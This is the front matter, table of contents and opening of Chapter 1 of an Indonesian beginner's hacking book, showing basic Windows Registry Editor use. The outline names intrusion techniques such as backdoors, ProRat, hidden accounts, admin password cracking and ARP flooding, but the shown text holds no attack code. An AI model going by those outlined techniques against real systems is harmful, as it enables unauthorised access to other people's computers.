



PENERBIT ANDI



**WAHANA
KOMPUTER**

HACKING

BELAJAR
DARI NOL

TUTORIAL 5 HARI

Hacker

>>>Security Breach<<

INET CHAT SESSION

Tutorial 5 Hari: Belajar Hacking dari Nol

Hak Cipta © 2010 pada WAHANA KOMPUTER.

Jl. MT. Haryono 637 Semarang Telp. (024) 8314727, 8413238, 8413963
Fax. (024) 8413964

Editor : Th. Ari Prabawati

Setting : Sri Sulistiyani

Desain Cover : Bowo

Korektor : Marsi / Aktor Sadewa



Diterbitkan atas kerjasama Penerbit ANDI Yogyakarta
dengan WAHANA KOMPUTER Semarang

Hak Cipta dilindungi undang-undang.

Dilarang memperbanyak atau memindahkan sebagian atau seluruh isi buku ini dalam bentuk apapun, baik secara elektronis maupun mekanis, termasuk memfotocopy, merekam atau dengan sistem penyimpanan lainnya, tanpa izin tertulis dari Penulis.

Penerbit: C.V ANDI OFFSET (Penerbit ANDI)

Jl. Beo 38-40, Telp. (0274) 561881 (Hunting), Fax. (0274) 588282
Yogyakarta 55281

Percetakan: ANDI OFFSET

Jl. Beo 38-40, Telp. (0274) 561881 (Hunting), Fax. (0274) 588282
Yogyakarta 55281

Perpustakaan Nasional: Katalog dalam Terbitan (KDT)

Tutorial 5 Hari: Belajar Hacking dari Nol/

– Ed. 1. – Yogyakarta: ANDI; Semarang: WAHANA KOMPUTER;

19 18 17 16 15 14 13 12 11 10

viii + 248 hlm.; 16 x 23 Cm.

10 9 8 7 6 5 4 3 2

ISBN: 978 – 979 – 29 – 1330 – 9

I. Computer Viruses

1. WAHANA KOMPUTER Semarang

DDC'21: 005.84

Daftar Isi

KATA PENGANTAR	iii
STRUKTUR PENULISAN BUKU	iii
APA YANG HARUS ANDA KUASAI?.....	iv
BAGI PARA PEMBACA	iv
DAFTAR ISI.....	vi
BAB 1 HARI PERTAMA: HACKING REGISTRY WINDOWS.....	1
MEMBUKA REGISTRY EDITOR.....	1
STRUKTUR REGISTRY WINDOWS	2
<i>Hive (Cabang Utama).....</i>	3
<i>Value Entry.....</i>	5
MENGGUNAKAN REGISTRY EDITOR.....	5
<i>Mengubah Values Registry.....</i>	5
<i>Menghapus Key dan Values</i>	8
<i>Menambah Key dan Values.....</i>	9
PERSIAPAN HACKING	11
HACKING REGISTRY WINDOWS	13
<i>Menonaktifkan Tombol Windows</i>	13
<i>Menonaktifkan Menu Search.....</i>	15
<i>Menyembunyikan Run.....</i>	16
<i>Mengatur Hidden File System.....</i>	19
<i>Mengatur Ekstensi File Tersembunyi.....</i>	20
<i>Menyembunyikan Folder Options.....</i>	21
<i>Mencegah Akses Drive C.....</i>	23
<i>Mendisable Command Prompt</i>	24
<i>Mencegah Akses Registry Editor</i>	27
<i>Mencegah Akses Task Manager</i>	28
<i>Menghilangkan Tombol Shutdown.....</i>	30
<i>Hidden All Programs dari Start Memu.....</i>	31
<i>Start Up Aplikasi AutoRuns.....</i>	33
<i>Logon Otomatis Start Up.....</i>	34
<i>Membatasi Program Tertentu</i>	37
<i>Mengabaikan Perubahan Pengaturan</i>	39
<i>Menghapus Jejak Username</i>	41
<i>Membuat Akun Tersembunyi.....</i>	42

<i>Memanipulasi Panjang Password Minimal</i>	43
<i>Menghapus Icons Control Panel</i>	44
<i>Menonaktifkan Active Desktop</i>	47
<i>Mengunci Akses Floppy Drive</i>	48
<i>Menghapus Shared Documents</i>	49
<i>Memblokir File Exe dan Skrip Drive Tertentu</i>	50
HACKING REGISTRY DENGAN BATCH FILE	53
<i>REG ADD</i>	54
<i>REG DELETE</i>	56
<i>REG COPY</i>	58
<i>Membuat Batch File</i>	59
BAB 2 HARI KEDUA: HACKING JARINGAN	63
DOS (DENIAL OF SERVICES)	64
<i>Tipe Serangan DOS/DDOS</i>	65
<i>Penanggulangan</i>	69
<i>DOS Sederhana</i>	70
FLOODING, BAN GATEWAY, IP CONFLICT DENGAN WINARP ATTACKER	71
<i>Menggunakan WinArpAttacker</i>	73
HACK MENGGUNAKAN LANSHUTDOWN	80
JARINGAN WIRELESS DAN KELEMAHANNYA	85
<i>Kelemahan Wireless</i>	85
HACKING DAN BUG PADA JARINGAN WIN16	89
MEMBUAT BACKDOOR SEDERHANA	91
HACK JARINGAN DENGAN PRORAT	107
HACK JARINGAN DENGAN HPING	115
<i>Instalasi Hping</i>	115
<i>Protokol-protokol yang Digunakan</i>	116
<i>Fungsi-fungsi Hping</i>	117
HACK JARINGAN DENGAN NMAP	122
<i>Instalasi NMAP</i>	123
<i>Menggunakan NMAP</i>	124
BAB 3 HARI KETIGA: HACKING HARDWARE	129
MENGHAPUS PASSWORD BIOS	130
MELIHAT INFORMASI BIOS	131
MELIHAT INFORMASI PROSESOR	132
CLUSTER HARD DISK	134
MEMATIKAN AUTORUN	135
MEMBONGKAR PASSWORD FILE KOMPRESI	138
MENGHILANGKAN SUARA PERINGATAN WINDOWS	140
MELUMPUHKAN KEYBOARD	142

<u>MEMBUAT KOMPUTER LEBIH RESPONSIF.....</u>	144
HACK DENGAN DISK INVESTIGATOR	146
<u>HACK MEMPERCEPAT MODEM.....</u>	153
HACK MENGGUNAKAN THE KILLER MACHINE	159
HACK PASSWORD ADMIN WINDOWS	171
BAB 4 HARI KEEMPAT: HACKING FILE EXECUTABLE.....	179
SEKILAS RESOURCE HACKER.....	179
MENGGUNAKAN RESOURCE HACKER.....	181
<i>Menyimpan Resource.....</i>	186
<i>Menambahkan Resource.....</i>	190
<i>Meng-update Resource</i>	192
<i>Menghapus Resource</i>	193
MENYEMBUNYIKAN FILE .EXE DALAM GAMBAR	194
HACK NOTEPAD MENJADI BAHASA INDONESIA	198
HACK EXPLORER WINDOWS	220
BAB 5 HARI KELIMA: HACKING WEB.....	227
GOOGLE HACKING.....	227
<i>Basic Search</i>	227
<i>Advanced Search.....</i>	229
<i>Menggunakan Sintaks Google.....</i>	230
<i>Menggunakan Google Hacking Tool</i>	237
HACK BROWSER FIREFOX.....	240
MEMANTAU DATA HASIL BROWSING	243
PENUTUP	247

BAB 1

Hari Pertama: Hacking Registry Windows

Bab ini akan membahas:


- Membuka Registry Editor.
 - Struktur Registry Windows.
 - Menggunakan Registry Editor.
 - Persiapan Hacking.
 - Hacking Registry Windows.
 - Hacking Registry dengan Batch File.
-

Registry merupakan pusat kontrol utama pada sistem operasi Windows. Pada registry terdapat banyak sekali informasi mengenai software, hardware, dan konfigurasi sistem komputer. Namun di balik sisi fungsionalitas registry, ternyata registry dapat dimanfaatkan untuk proses hacking. Hacking registry merupakan sebuah seni hacking yang menggunakan registry sebagai media untuk mengeksplorasi suatu sistem operasi Windows. Pada hari pertama ini Anda akan belajar banyak mengenai hacking pada registry Windows dan macam-macam akibat yang dapat diambil untuk dapat dimanipulasi.

MEMBUKA REGISTRY EDITOR


Langkah-langkah untuk membuka Registry Editor adalah:

1. Pada menu start Windows, klik pada Start > Run.
2. Pada jendela Run, ketikkan perintah regedit seperti pada Gambar 1.1.



Gambar 1.1 Jendela Regedit

3. Klik OK. Akan tampak jendela Registry Editor seperti pada Gambar 1.2.




Gambar 1.2 Jendela Registry Editor

Jika Anda telah memahami tata cara membuka Registry Editor, tahap selanjutnya adalah mengenal struktur dari Registry Editor tersebut. Perlu Anda ketahui, cara di atas adalah cara dasar dalam melakukan hack pada Registry pada sistem operasi Windows.

STRUKTUR REGISTRY WINDOWS

Jika Anda telah berhasil membuka Registry Editor, kesan pertama yang ditampilkan oleh jendela Registry Editor adalah tampilan 5 macam root key.



Gambar 1.3 Tampilan 5 root key pada Registry Editor

Masing-masing root key tersebut berisikan bermacam-macam key yang digunakan sebagai acuan sistem operasi Windows dalam mengonfigurasi semua perangkat lunak yang terinstal dalam sistem operasi Windows.

Secara umum, Registry terbagi menjadi 2 unsur, yaitu *Hive* dan *Values Entry*. *Hive* merupakan cabang utama pada suatu registry yang digunakan sistem operasi untuk menangani operasi tertentu. Sedangkan *Values Entry* adalah nilai yang dimasukkan pada sebuah key. Untuk lebih jelas mengenai *Hive* dan *Values Entry*, Anda dapat membacanya pada subbab berikut.


HIVE (CABANG UTAMA)

Seperti yang telah dijelaskan, *Hive* berarti cabang utama. Anda dapat melihat *Hive* dari suatu registry dengan cara melihat pada jendela Registry Editor pada bagian kiri. Untuk lebih jelas, Anda dapat memperhatikan Gambar 1.4.

Pada gambar tersebut dapat Anda lihat tampilan yang mirip seperti folder. Folder-folder tersebut merupakan Hive dari berbagai macam key pada sistem operasi Windows. Untuk melihat posisi Hive Anda, Anda dapat melihatnya pada status bar jendela Registry Editor yang terdapat pada *My Computer\HKEY_CURRENT_USER\CLSID*.

Pada Registry Editor, terdapat 5 macam Hive utama, yaitu:

- HKEY_CLASSES_ROOT.
- HKEY_CURRENT_USER.
- HKEY_LOCAL_MACHINE.
- HKEY_USERS.
- HKEY_CURRENT_CONFIG.



Gambar 1.4 Hive pada Registry Editor

Berikut penjelasan mengenai macam-macam pembagian Hive utama, di antaranya:

- **HKEY_CLASSES_ROOT.** Merupakan subkey dari HKEY_LOCAL_MACHINE\software. Hive tersebut biasanya digunakan untuk mengatur asosiasi file pada aplikasi tertentu yang telah terinstal pada sistem operasi Windows.
- **HKEY_CURRENT_USER.** Digunakan untuk menyimpan informasi dan konfigurasi dari user yang sedang Logged On. Pada key yang terdapat pada Hive ini, biasanya digunakan untuk mengatur policy seputar Windows Explorer, Control Panel, dan kebijakan-kebijakan lainnya.
- **HKEY_LOCAL_MACHINE.** Berisikan informasi dan konfigurasi seputar hardware dan software yang terpasang pada komputer yang berhubungan dengan sistem operasi Windows.
- **HKEY_USERS.** Berisikan informasi seputar user-user yang terdaftar pada suatu komputer bersistem operasi Windows.
- **HKEY_CURRENT_CONFIG.** Berisikan informasi dan konfigurasi seputar hardware yang terpasang pada suatu komputer.

VALUE ENTRY

Value Entry adalah nilai yang dimasukkan pada suatu key Registry Editor, yang berguna untuk mengatur konfigurasi dan behaviour suatu aplikasi dan sistem operasi Windows. Ada tiga jenis value yang digunakan untuk mengisi dan mengubah nilai key pada suatu registry sistem operasi Windows, di antaranya:

- **DWORD value** atau **REG_DWORD**. Merupakan data dengan nilai 4 bytes. Pada sistem operasi Windows yang biasanya terpakai adalah nilai 1 (setuju/benar) dan 0 (tidak setuju/salah) saja.
- **String value** atau **REG_SZ**. Merupakan jenis karakter string biasa, dapat dalam bentuk alfabet, angka, ataupun campuran keduanya.
- **BINARY value** atau **REG_BINARY**. Berupa bilangan 0 dan 1. Pada registry, Values binary biasanya digunakan untuk menyimpan konfigurasi seputar hardware yang terinstal pada komputer. Anda dapat juga melihat **REG_BINARY** ini dalam bentuk *hexadecimal*.


MENGGUNAKAN REGISTRY EDITOR

Untuk melakukan hack pada Registry Editor, Anda dapat melakukannya dengan tangan kosong dan bermodal ingatan yang kuat mengenai key-key tertentu pada registry. Dengan modal tersebut sudah cukup rasanya untuk melakukan hack pada Windows.

MENGUBAH VALUES REGISTRY


Untuk memanipulasi proses atau tindakan pada sistem operasi Windows, salah satu cara yang efektif adalah dengan mengubah key tertentu pada suatu registry. Untuk mengubah nilai suatu key pada Registry Editor, Anda dapat melakukan langkah-langkah berikut:

1. Buka Registry Editor.
2. Tentukan pada Hive mana Anda ingin mengubah nilai dari suatu key. Sebagai contoh yang akan diubah adalah pada posisi key **My Computer\ HKEY_CURRENT_USER\Console**.




Gambar 1.5 Hive My Computer\HKEY_CURRENT_USER\Console

- Pada grid Registry Editor sebelah kiri, klik kanan pada key yang ingin diubah nilainya.



Gambar 1.6 Klik kanan pada key tertentu

- Misalkan Anda akan mengubah key FaceName, klik pada Modify. Maka akan ditampilkan jendela seperti pada Gambar 1.7.



Gambar 1.7 Jendela edit string


- Karena key tersebut bertipe String, Anda bebas mengisikan data bertipe string, misalnya XXX.

- Klik OK sehingga pada key tersebut tampilannya akan menjadi seperti Gambar 1.8.

Name	Type	Data
ColorTable13	REG_DWORD	0x00ff00ff (16711935)
ColorTable14	REG_DWORD	0x0000ffff (65535)
ColorTable15	REG_DWORD	0x00ffffff (16777215)
CursorPosition	REG_DWORD	0x000000019 (25)
FaceName	REG_SZ	XXX
FontFamily	REG_DWORD	0x00000000 (0)
FontSize	REG_DWORD	0x00000000 (0)
FontWeight	REG_DWORD	0x00000000 (0)

Gambar 1.8 Hasil perubahan yang terjadi

- Pada Gambar 1.8, Anda dapat melihat nilai pada key FaceName berubah menjadi XXX.
- Sedangkan untuk mengubah nilai DWORD, Anda dapat melakukannya dengan cara yang sama. Data yang dimasukkan bukan lagi berupa string melainkan berupa angka. Untuk lebih jelas, Anda dapat melihat pada Gambar 1.9.



Gambar 1.9 Jendela edit DWORD Value


- Pada group box Base, Anda dapat memilih jenis data yang hendak dimasukkan. Anda dapat memasukkan data decimal atau berupa data hexadecimal. Jika Anda menginputkan data berupa desimal, Anda cukup menginputkan data berupa angka. Sedangkan jika Anda memasukkan data berupa hexadecimal, maka data yang Anda masukkan berupa kombinasi angka dan huruf (A sampai dengan F).

10. Selanjutnya, klik OK.

